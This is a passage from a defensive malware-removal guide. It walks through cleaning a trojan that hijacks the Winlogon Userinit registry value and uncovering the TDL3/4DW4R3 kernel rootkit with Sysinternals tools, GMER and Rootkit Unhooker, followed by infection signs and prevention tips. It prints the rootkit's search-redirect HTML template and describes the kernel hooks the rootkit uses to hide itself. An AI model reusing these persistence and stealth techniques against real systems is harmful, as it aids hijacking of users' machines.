
Figure 2.10: Trojan's file information

There are a few things that should get your alarm bells ringing:

- The file is only 188 kB
  - files with a small size are more likely to contain malware
- The filename is svchosts.exe and resides in C:\Windows
  - malware imitating legit Microsoft files is not uncommon
  - the legit file is named svchost.exe and resides in C:\Windows\system32
  - most, but not all, malware hides in C:\Windows or C:\Windows\system32
- The file description reads "deine mutter"
  - which is German for "your mother" and is considered an insult in some countries
- The icon of a microphone is used into tricking you this might be legit software
  - voice or audio recording software for example

Let's move on and start disinfecting the machine step by step. First step is to Kill the malicious Firefox process with Process Explorer.

Next, open up Regedit and navigate to the following key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon



Event Viewer
File Manager
Font Drivers
FontDPI
FontMapper
Fonts
FontSubstitutes
GRE_Initialize
HotFix
ICM
Image File Execution Options
IME Compatibility
IMM
IniFileMapping
LanguagePack
LastFontSweep
MCI
MCI Extensions
MCI32
Midimap
ModuleCompatibility
Network
NetworkCards
OpenGLDrivers
Perflib
PerHwIdStorage
Ports
Prefetcher
Print
ProfileList
related.desc
SeCEdit
Setup
SvcHost
SystemRestore
Terminal Server
Time Zones
Tracing
Type 1 Installer
Userinstallable.drivers
Windows
Winlogon
WOW

Naam	Type	Gegevens
(Standaard)	REG_SZ	(geen waarde ingesteld)
allocatecdroms	REG_SZ	0
allocatedasd	REG_SZ	0
allocatefloppies	REG_SZ	0
AllowMultipleTSS...	REG_DWORD	0x00000001 (1)
AltDefaultDomain...	REG_SZ	USER-21DB5EEF7F
AltDefaultUserNa...	REG_SZ	Administrator
AutoAdminLogon	REG_SZ	0
AutoRestartShell	REG_DWORD	0x00000001 (1)
Background	REG_SZ	0 0 0
cachedlogonscount	REG_SZ	10
DebugServerCom...	REG_SZ	no
DefaultDomainNa...	REG_SZ	USER-21DB5EEF7F
DefaultUserName	REG_SZ	Administrator
forceunlocklogon	REG_DWORD	0x00000000 (0)
HibernationPrevi...	REG_DWORD	0x00000001 (1)
LegalNoticeCaption	REG_SZ	
LegalNoticeText	REG_SZ	
LogonType	REG_DWORD	0x00000001 (1)
passwordexpiryw...	REG_DWORD	0x0000000e (14)
PowerdownAfter...	REG_SZ	0
ReportBootOk	REG_SZ	1
scremoveoption	REG_SZ	0
SFCDisable	REG_DWORD	0x00000000 (0)
SfcQuota	REG_DWORD	0xffffffff (4294967295)
Shell	REG_SZ	Explorer.exe
ShowLogonOptions	REG_DWORD	0x00000000 (0)
ShutdownWithou...	REG_SZ	0
System	REG_SZ	
UIHost	REG_EXPAND_SZ	logonui.exe
Userinit	REG_SZ	C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\svchosts.exe
VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysdm.cpl"
WinStationsDisab...	REG_SZ	0

Deze computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Figure 2.11: Hijacked Userinit value

Restore the default Userinit value by double-clicking on the value and entering as Value data (this is the default Value data for Userinit):

```
c:\windows\system32\userinit.exe
```

Open Autoruns again or should you not have closed it, refresh. You will see the first entry has disappeared. Now simply delete the other value.

Tip: did you know you can easily access the Registry via Autoruns? Right-click an entry, select Jump To. . . and you will be taken there instantly. Very useful in cases where the Userinit, Winlogon or Shell Value keys are hijacked or altered.

At this point, reboot the machine and verify with Process Explorer that there aren’t any malicious processes still present, or a malicious Firefox process. Verify with Autoruns that all startup entries are removed. Navigate to the folder where the malware hides and delete the responsible file(s).

This concludes our second case study. In the next case study we will see how to handle a rootkit infection.

Third case study - Rootkit

Rootkits are a type of malware apart. Rootkits are software which can hide processes, files & folders, drivers, registry keys and much more from the Operating System, antivirus software and many security tools. Rootkits can also be used to gain and retain administrator privileges on a machine.

Typically, you can divide rootkits into two categories or types:

- User mode or user land rootkits
- Kernel mode or kernel land rootkits




Figure 2.12: Figure of protection rings. Rings are mechanisms to protect data and functionality from faults and malicious behavior. (Image source: Wikipedia)

- User mode rootkits: operate in Ring 3, together with user applications
- Kernel mode rootkits: operate in Ring 0, with the highest Operating System privileges

Rootkits can perform many tasks, besides hiding themselves, they can also disable antivirus components, perform DLL injection (inject and run code in the address space of another process), hide other malware, download additional malware, provide an attacker access to the machine, turn the machine into a zombie, ... You get the point.

In this case study, we will see the infamous TDL3 rootkit (which is a ring 0 rootkit), more specifically the "4DW4R3" rootkit. It was dubbed the 4DW4R3 rootkit because of the strings found in the associated DLLs. (associated files for this malware also start with 4DW4R3 and attached 10 random letters after it, for example: 4DW4R3vDqMXSvfxR.dll)


After executing the sample, it gets deleted immediately. Let’s reboot the machine at this point and document our findings.

Firing up Process Explorer and Autoruns still works normally, but there doesn’t seem to be anything suspicious. In this case, we will need to run some more specialized tools in order to uncover the rootkit’s modifications to the system.

When encountering a rootkit infection, it is recommended to run at least three different anti-rootkit tools. Why?

- Anti-rootkits can produce false positives
- The rootkit may have used hooking to prevent certain anti-rootkit tools from running or even displaying incorrect results

The first anti-rootkit tool we will be using is RootkitRevealer, another Sysinternals tool:



RootkitRevealer - Sysinternals: www.sysinternals.com

File Options Help


Path	Timestamp	Size	Description
HKU\.DEFAULT	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-19	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-19_Classes	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-20	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-20_Classes	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-21-1214440339-1390067357-1644491937-500	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-21-1214440339-1390067357-1644491937-500_Classes	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKU\S-1-5-18	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKLM\HARDWARE	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKLM\SAM	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKLM\SECURITY	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKLM\SOFTWARE	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
HKLM\SYSTEM	1-1-1601 2:00	0 bytes	Error mapping hive file: Het syste...
C:\WINDOWS\system32\4DW4R3c.dll	29-7-2012 19:46	27.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\4DW4R3vDqMXSvfxR.dll	29-7-2012 19:45	27.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\drivers\4DW4R3.sys	29-7-2012 19:46	45.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\drivers\4DW4R3nKkNtexUqD.sys	29-7-2012 19:45	45.50 KB	Hidden from Windows API.

Figure 2.13: RootkitRevealer found four files hidden from the Windows API. This means you won't be able to view them, not even

when having the option on to view hidden files and folders, or protected operating system files

Note that we will only focus on the highlighted changes for now. The others are also from rootkit modifications, where it is denying access on certain registry keys for RootkitRevealer.

Now that we have uncovered associated files from the rootkit, we can use Process Explorer again to verify if there has been any DLL injection. In our second case study, we have already briefly seen this occurrence.



Process Explorer - Sysinternals: www.sysinternals.com [USER-21DB5EEF7F\Administrator]
File Options View Process Find DLL Users Help

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name	DEP
System Idle Process	0	98.46	0 K	28 K			n/a
System	4		0 K	368 K			DEP
Interrupts	n/a	< 0.01	0 K	0 K	Hardware Interrupts and DPCs		n/a
smss.exe	544		168 K	388 K	Windows NT Session Mana...	Microsoft Corporation	DEP
csrss.exe	608		1.620 K	3.536 K	Client Server Runtime Process	Microsoft Corporation	DEP
winlogon.exe	632		6.088 K	3.528 K	Toepassing Windows NT-aa...	Microsoft Corporation	DEP
services.exe	676		1.652 K	3.616 K	Services en controllertoepas...	Microsoft Corporation	DEP
vmacthlp.exe	844		600 K	2.436 K	VMware Activation Helper	VMware, Inc.	
svchost.exe	860		3.520 K	6.392 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	944		2.936 K	4.444 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	1044		12.572 K	21.076 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
wscntfy.exe	1312		524 K	2.104 K	Windows Security Center No...	Microsoft Corporation	
svchost.exe	1096		2.456 K	3.748 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	1160		2.740 K	4.396 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
spoolsv.exe	1460		3.624 K	5.456 K	Spooler SubSystem App	Microsoft Corporation	DEP
vmtoolsd.exe	1684		6.320 K	8.260 K	VMware Tools Core Service	VMware, Inc.	
VMUpgradeHelper.exe	1836		1.004 K	4.092 K	VMware virtual hardware up...	VMware, Inc.	
alg.exe	304		1.108 K	3.460 K	Application Layer Gateway S...	Microsoft Corporation	DEP
svchost.exe	3604		2.568 K	4.408 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
lsass.exe	688		3.728 K	1.560 K	LSA Shell (Export Version)	Microsoft Corporation	DEP

Name	Description	Company Name	Version	Base	Image Base
4DW4R3vDqMXSvfxR.dll				0x690000	0x10000000
4DW4R3vDqMXSvfxR.dll				0x10000000	0x10000000
AcGenral.dll	Windows Compatibility DLL	Microsoft Corporation	5.1.2600.5512	0x596C0000	0x596C0000
activeds.dll	DLL-bestand voor routerlaag van Active Directory	Microsoft Corporation	5.1.2600.5512	0x77C90000	0x77C90000
adsldpc.dll	ADs LDAP Provider C DLL-bestand	Microsoft Corporation	5.1.2600.5512	0x76DD0000	0x76DD0000
advapi32.dll	Geavanceerde Windows 32 basis-API	Microsoft Corporation	5.1.2600.5512	0x77F40000	0x77F40000
apphelp.dll	Application Compatibility Client Library	Microsoft Corporation	5.1.2600.5512	0x77B00000	0x77B00000
atl.dll	ATL Module for Windows XP (Unicode)	Microsoft Corporation	3.5.2284.1	0x76AD0000	0x76AD0000
authz.dll	Authorization Framework	Microsoft Corporation	5.1.2600.5512	0x77680000	0x77680000
clbcatq.dll		Microsoft Corporation	2001.12.4414.700	0x76F90000	0x76F90000
comctl32.dll	Common Controls Library	Microsoft Corporation	5.82.2900.5512	0x5D4E0000	0x5D4E0000
comctl32.dll	User Experience Controls Library	Microsoft Corporation	6.0.2900.5512	0x77390000	0x77390000
comres.dll		Microsoft Corporation	2001.12.4414.700	0x77010000	0x77010000
crypt32.dll	Crypto-API32	Microsoft Corporation	5.131.2600.5512	0x77A40000	0x77A40000
ctype.nls				0x3F0000	0x0
dnsapi.dll	DNS Client API DLL	Microsoft Corporation	5.1.2600.5512	0x76EE0000	0x76EE0000
gdi32.dll	GDI Client DLL	Microsoft Corporation	5.1.2600.5512	0x77E40000	0x77E40000
hnetcfg.dll	Configuratiebeheer van thuisnetwerk	Microsoft Corporation	5.1.2600.5512	0x61200000	0x61200000
icaapi.dll	DLL Interface to TermDD Device Driver	Microsoft Corporation	5.1.2600.5512	0x74EF0000	0x74EF0000
imagehlp.dll	Windows NT Image Helper	Microsoft Corporation	5.1.2600.5512	0x76C50000	0x76C50000

Figure 2.14: Through the menu Find > Find handle or DLL... We discover that 4DW4R3vDqMXSvfxR.dll is injected into svchost.exe

Besides injecting into svchost.exe, the rootkit will also (attempt to) inject itself in newly created processes, for example firefox.exe. Result is you will be redirected to a shady search engine whenever you are trying to search something on Google, Yahoo or other search engines. This can be verified by opening the 4DW4R3vDqMXSvfxR.dll file in Process Explorer and selecting the Strings tab (be sure to select Memory):



Printable strings found in the scan:

```
redirurl
.yimg.com
.yahoo.
search
search.yahoo.
alltheweb.com
.icq.
search.icq.
cdn.atwola.
/search?
search.aol.
/web
ask.com
web/results
altavista.com
bing.com
/custom
/search
google.
http/1.
host:
http://
referer:
<html><head><title>%s</title><meta http-equiv="refresh" content="0;url=%s?keyword=%s&uid=%s&seid=%d&original_uri=%s"></head></html>
```

Image [✓ Memory]


Figure 2.15: Search results on Bing, Google, Yahoo, AOL,... Will all be redirected to another (malicious) search engine

When using Rootkit Unhooker, it notifies us of Possible Rootkit Activity. When reading the log, we see the following lines:

```
>Stealth

Unknown page with executable code
Address: 0xF889C8BB
Size: 1861
```

This indicates there's something stealth, which may be malicious, at address space F889C8BB. The code at this address space is probably used to prevent the scanning of registry keys by certain anti-rootkit tools, as was the case with RootkitRevealer.

When using GMER, it starts a scan of the system right away and will state whether or not there's an infection:



Type	Name	Value
Code	F889BEB5	ZwCallbackReturn
Code	F889B979	ZwEnumerateKey
Code	F889B96F	ZwSaveKey
Code	F889B974	ZwSaveKeyEx
Code	F889BBD2	IofCompleteRequest
Service	C:\WINDOWS\system32\drivers\4DW4R3nKkNtexUqD.sys (*** hidden ***)	[SYSTEM] 4DW4R3

Figure 2.16: The 4DW4R3 rootkit has also been discovered by GMER

Let's review what GMER has found as system modifications:

- Code F889BEB5 ZwCallbackReturn
- Code F889B979 ZwEnumerateKey
- Code F889B96F ZwSaveKey
- Code F889B974 ZwSaveKeyEx
- Code F889BBD2 IofCompleteRequest

ZwCallbackReturn: ensure communication between user mode malware components and the kernel mode rootkit

ZwEnumerateKey: hide registry keys, prevent anti-rootkits from scanning the registry

ZwSaveKey & ZwSaveKeyEx: prevent some anti-rootkits from scanning the registry or detecting mischief

IofCompleteRequest: hide and protect rootkit files

Let's review what GMER has found as service modifications:

- Service C:\WINDOWS\system32\drivers\4DW4R3nKkNtexUqD.sys (* **hidden** *) [SYSTEM] 4DW4R3 ←- ROOTKIT !!!

It is obvious by now the machine is infected with a rootkit. We will be using GMER to fully disinfect the machine. Right-click the service and choose Delete Service. If you receive an error, choose Disable Service. Reboot the machine.

Now that the service is deleted (or disabled) we are able to view the files the rootkit has placed. Simply delete them and reboot:




Figure 2.17: The rootkit's associated DLLs and drivers

This concludes our third case study. In the next paragraphs you'll be able to find additional information on how to handle a malware incident.

Signals of infection

In most cases, it's pretty obvious when facing an infection like rogueware or ransomware: pop-ups and annoying messages all over the screen. There are other symptoms which may not always seem originating from malware:

- Failing of Windows Firewall, Windows Security Center warnings. Microsoft Update malfunctioning.
- Not being able to execute antimalware tools. Not being able to visit websites from antivirus vendors.
- Redirections taking place in your browser to shady search engines.
- Severe slowdown of the machine. More bandwidth usage than usual.
- Suddenly finding software on your machine you never installed or never gave permission to. These are called Potentially Unwanted Programs (PUP) or Adware.
- Unexpected Blue Screens (BSOD). This might be due to a badly written rootkit for example.
- Unexpected errors or malfunctioning of antivirus and antimalware programs.

General tips and tricks

In this section I'll add some extra tips and tricks for problems you might encounter during the disinfection process:

- If a tool is refusing to run, try renaming it to explorer.exe or svchost.exe. Some rogueware families will block all applications, but will allow system processes to run.
- If a tool is refusing to run, and you already tried above trick, try renaming to SomeName.com. It's possible all EXE files are disallowed from running. There's a tool called exeHelper which will restore the default values for PE (executable) files.
- Another useful tip is trying to boot the machine in Safe Mode. Some malware will only place a value in HKEY_LOCAL_MACHINE\S which is ignored when booting in Safe Mode. Note that malware X won't do much in Safe Mode, but can actually still be downloading additional malware if you decide to boot in Safe Mode with Networking.
- Rootkits can interrupt the execution of several anti-malware tools, where even above tricks won't be able to help. In that case, you should try fixing the permissions of those tools. A very useful tool for this is Inherit. Just drag and drop the tool or program you want to execute on Inherit. Wait for the message box "OK" to pop up and you should be able to run it.

- Also in case of a rootkit or any other malware infection, it is advisable to change your most important passwords after fully cleaning the machine. Remember that when having encountered a rootkit infection and cleaning the machine, it is possible there are still infection leftovers. In case of doubt, reinstall Windows completely. In case of a bootkit, which infects the MBR, you need to boot the machine from the Windows installation CD, choose the Recovery Console, and type the command fixmbr in the command prompt. Press Enter and the MBR or Master Boot Record will rebuild.
- In some cases, the machine is infected so badly that it's almost unworkable to run any tool. It's also possible you cannot boot into Windows anymore. In such cases, you can use a boot CD or safe CD from an antivirus vendor. An alternative is the Sardu Multiboot CD or DVD and USB creator, which combines several antivirus rescue CDs. Or you can completely reinstall the machine. Tip: take regular back-ups of important files and folders!

Prevention tips and tricks

I'm guessing most of you already know how to protect yourself against mischief, though I'll repeat some general tips once again. Repetition is key. Some do's and don'ts:

Do install an antivirus program – yes, you never use antivirus and you've never been infected before. Still, using antivirus reduces the chance even more.

Do uninstall applications you don't need – examples are Java and Adobe. If you do need them, update them frequently.

Do uninstall browser extensions you don't need. If you do need them, check for updates frequently.

Do your updates. This includes Windows updates, antivirus updates, browser updates and any other software you may be using.

Do use layered protection if possible – Firewall at hardware level (router), HIPS, antivirus, antimalware

Don't open email attachments from unknown senders - ever.

Don't click on everything on the internet. Meaning: use common sense when browsing the web.

Don't trust everything on the internet. If it looks too good to be true, it probably is!

Don't fill in your personal information or email address on random websites.

Don't use the same password for each and every website! Implement proper password security.

Don't panic if you suspect you've been infected. Read the tips below on what to do if you are.

Help! I'm infected!

What could be the best procedure if you suspect to be infected? Suggested model:

- Stay calm, don't panic. Disconnect yourself from the network.
